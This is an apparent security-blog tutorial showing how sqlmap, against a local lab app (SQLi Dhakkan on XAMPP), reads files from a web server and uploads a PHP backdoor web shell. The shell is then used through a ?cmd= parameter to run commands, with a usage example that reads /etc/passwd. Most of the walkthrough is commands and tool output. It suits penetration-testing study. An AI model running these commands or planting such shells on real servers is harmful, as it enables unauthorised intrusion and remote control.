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File System Access on Webserver using Sqlmap

posted in **DATABASE HACKING** on **JULY 14, 2018** by **RAJ CHANDEL**  **SHARE**

Hello everyone and welcome to the par two of our sqlmap series. In this article we'll be exploiting an error based SQL injection to upload a shell on the web server and gain control over it! Now, how to do this, tools required, everything is discussed in as much detail as possible. So, let's dive right in.

Since, attacking a live website is a crime, we'll be setting up a local host in a windows system using **XAMPP** server and we'll use **SQLi Dhakkan** to create sql vulnerabilities in a database.

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You can download XAMPP and SQL dhakkan from [here](#) and [here](#) respectively.

Step one is to fire up XAMPP control panel and put sql dhakkan in **C: /xampp/htdocs** directory which is the default directory for the webpages. The IP address on which sql dhakkan is hosted in my network is **192.168.1.124**

So, let's start by checking the ports open on the server using nmap.

```
root@kali:~# nmap 192.168.1.124
Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-13 03:39 EDT
Nmap scan report for 192.168.1.124
Host is up (0.00032s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
902/tcp   open  iss-realsecure
912/tcp   open  apex-mesh
3306/tcp  open  mysql
MAC Address: 0C:D2:92:AF:F8:1B (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 18.02 seconds
root@kali:~#
```

As we can see that mysql is up and running on the host so we are good to apply SQLMAP.

```
1 | sqlmap -u 192.168.1.124/sqli/Less-1/?id=1 --dbs
```



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```

---
[03:30:43] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.6.36, Apache 2.4.33
back-end DBMS: MySQL >= 5.0
[03:30:43] [INFO] fetching current user
[03:30:43] [INFO] retrieved: root@localhost
current user:      'root@localhost'
[03:30:43] [INFO] fetched data logged to text files under '/root/.sqlmap/output/19
2.168.1.17'

[*] shutting down at 03:30:43

root@kali:~#

```

Reading a file from the web server

Let's try reading a file in the public directory, let's say, index.php.

```
1 | sqlmap -u 192.168.1.124/sqli/Less-1/?id=1 --file-read=/xampp/htdocs/i
```

```

root@kali:~/Desktop/wordlist# sqlmap -u 192.168.1.124/sqli/Less-1/?id=1 --file-read=/xampp/htdocs/index.php --batch

```



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<http://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 05:11:07

[05:11:08] [INFO] resuming back-end DBMS 'mysql'

[05:11:08] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

We have read a file from a known directory successfully! We can apply directory buster to find other folders and files and read them too if we have the privileges!

```
[05:11:08] [INFO] fetching file: '/xampp/htdocs/index.php'
<?php
    if (!empty($_SERVER['HTTPS']) && ('on' == $_SERVER['HTTPS'])) {
        $uri = 'https://';
    } else {
        $uri = 'http://';
    }
    $uri .= $_SERVER['HTTP_HOST'];
    header('Location: '.$uri.'/dashboard/');
    exit;
?>
Something is wrong with the XAMPP
do you want confirmation that the remote file '/xampp/htdocs/index.php' has been s
uccessfully downloaded from the back-end DBMS file system? [Y/n] Y
[05:11:08] [INFO] retrieved: 260
[05:11:08] [INFO] the local file '/root/.sqlmap/output/192.168.1.124/files/_xampp_
htdocs_index.php' and the remote file '/xampp/htdocs/index.php' have the same size
(260 B)
files saved to [1]:
[*] /root/.sqlmap/output/192.168.1.124/files/_xampp_htdocs_index.php (same file)
```

Uploading a shell on the web server

Now, let's try and upload a file on the web server. To do this we are using the “-file-write” command and “-file-dest” to put it in the desired destination.

For the sake of uploading a shell on the server, we'll be choosing a simple command injection php shell that is already available in kali in the `/usr/share/webshells` directory and has the name **simple-backdoor.php**

```
1 cd /usr/share/webshells/php
2 ls
3 cp simple-backdoor.php /root/Desktop/shell.php
```

```
root@kali:/usr/share/webshells# cd /usr/share/webshells/php
root@kali:/usr/share/webshells/php# ls
findsock.c      php-findsock-shell.php  qsd-php-backdoor.php
php-backdoor.php  php-reverse-shell.php  simple-backdoor.php
root@kali:/usr/share/webshells/php# cp simple-backdoor.php /root/Desktop/shell.php
root@kali:/usr/share/webshells/php#
```

Now, we have moved the shell on the desktop. Let's try to upload this on the web server.

```
1 sqlmap -u 192.168.1.124/sqli/Less-1.?id=1 --file-write=/root/Desktop/sr
```

```
root@kali: /usr/share/webshells/php# sqlmap -u 192.168.1.124/sqli/Less-1/?id=1 --file-write=/root/Desktop/shell.php --file-dest=/xampp/htdocs/shell.php --batch
```

```

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    http://sqlmap.org

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onsent is illegal. It is the end user's responsibility to obey all applicable loca
l, state and federal laws. Developers assume no liability and are not responsible
for any misuse or damage caused by this program

[*] starting at 04:04:02
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[04:04:03] [INFO] resuming back-end DBMS 'mysql'
[04:04:03] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)

```


It has been uploaded successfully!!


```
[04:04:04] [INFO] retrieved: 330
[04:04:04] [INFO] the remote file '/xampp/htdocs/shell.php' is larger (330 B) than
the local file '/root/Desktop/shell.php' (328B)
[04:04:04] [INFO] fetched data logged to text files under '/root/.sqlmap/output/19
2.168.1.124'

[*] shutting down at 04:04:04


root@kali:/usr/share/webshells/php#
```

Let's check whether it was uploaded or not!



It indeed did get uploaded. Now, we'll try and access the shell from browser.

192.168.1.124/shell.php




Usage: `http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd`

It is a command line shell, hence, we can execute any windows command on the browser itself remotely!

The usage is: `.....php?cmd=< windows command >`

Let's try and run ipconfig on the browser



```
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 16:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix  . :

Ethernet adapter VMware Network Adapter VMnet1:

Connection-specific DNS Suffix  . :
Link-local IPv6 Address . . . . . : fe80::94e1:5bb6:89b:495c%5
IPv4 Address. . . . . : 192.168.29.1
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :

Ethernet adapter VMware Network Adapter VMnet8:

Connection-specific DNS Suffix  . :
Link-local IPv6 Address . . . . . : fe80::443f:d22f:b3e2:6743%18
IPv4 Address. . . . . : 192.168.238.1
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :

Wireless LAN adapter Wi-Fi:

Connection-specific DNS Suffix  . :
Link-local IPv6 Address . . . . . : fe80::7904:67b9:21eb:b866%12
IPv4 Address. . . . . : 192.168.1.124
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1
```

Hence, we have successfully uploaded a shell and created a command injection vulnerability! Thanks for giving it a read!

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